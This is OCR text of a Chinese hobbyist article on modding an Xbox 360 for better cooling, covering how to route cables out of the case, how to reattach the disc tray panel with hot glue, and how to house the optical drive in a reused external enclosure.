
小提示:测温仪探头的选择

如果要用测温仪来测量温度，一定要选择薄片式探头的（右边这种），如果是珠形温感探头（左边那种蓝色的），只能测量气温和水温，不能测量固体表面温度，因为接触面太小。



机箱引线的方法

接下来的问题就是怎么把这两条线从机箱里面引出去。这里介绍的办法是把机箱后部的机壳锯开一点，只是会稍稍破坏外观而已。Xbox360的机壳分上下两部分，而且还分为内外两层，为了能正好锯开一个方形的口，不得不把里面的金属壳和外面的固定卡扣也都锯掉一部分。锯开的地方要用胶布包好，免得时间长了把线划破。然后把电源线和数据线捆在侧面的散热孔上，以免反复拉拽导致插头松脱。



小提示:光驱开仓怎么办?


在安装上下外壳的时候，由于光驱已经拿出去，所以连接控制光驱托盘出仓的微动开关的塑料杠杆也就没法直接固定了，其实只要用胶布把它和下半部分的机壳粘在一起就行。

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn


机箱外壳的美化

到此为止，散热是没有问题了，不过Xbox360前面板上有一条大洞十分难看。首先从光驱托盘上把托盘面板拆下来，用透明胶条固定在机箱前面板上。把热熔胶棒（电子市场有卖，几块钱一根）剪成小块放在托盘面板周围。然后用烙铁把热熔胶熔化，使光驱面板和托盘面板固定在一起。



之后就是最麻烦的工作了，由于机箱前面板内侧是严丝合缝的，刚加上去的热熔胶会使前面板盖不上，需要手工清理掉一部分。小心地沿着两个方向将热熔胶切掉一块，而且还需要不断修正，这样前面板才能盖回去。这种方式固定的托盘面板很不牢靠，不过只要不去碰是肯定不会掉下来的。






给光驱穿件“外衣”

Xbox360主机的改造进行到这一步基本上就完成了，但是光驱就这样暴露在外面容易进灰，最好找个外置光驱盒装起来。Xbox360的光驱比较特殊，比PC用的光驱薄，但两侧的脚柱又使它比PC光驱宽一点，普通的外置光驱盒是放不进去的，而且Xbox360光驱上也没有预留螺丝孔位。

可以到卖二手配件的电子市场去转转，找比较宽大的外置光驱盒。这里用的是一个2001年产的YAMAHA外置刻录机，把里面的电源电路、刻录机本身和各种接口都拆出去扔掉，只留下这个空壳。把Xbox360的光驱放进去试试，有点高，于是把光驱的4个脚柱各截去5mm，正好能放进去。然后再找一个PC机箱用的活动面板，稍微修改一下边框大小，使它能够装进光驱盒里，最后用胶固定。




一些要注意的问题：

1.如果敞开机壳开机，一定记得把光驱放回原位，因为显示芯片散热片的上端如果没有盖住的话，空气就会从塑料风罩那边进去了，不会经过显示芯片散热片。

2.敞开机壳开机的话，CPU散热片上端也要盖住，光盘、杯子盖什么的都可以。即使加了风扇也要把上端盖住，否则这风扇加和没加差不多。

3.拆掉下面的机壳之后，硬盘接口的位置会比之前低一点，这时候要接硬盘的话，一定要在机身下面垫点东西，比如一本《读者》，否则硬盘接口会受到相当大的压力。CF



红软基地独家制作 www.rsdown.cn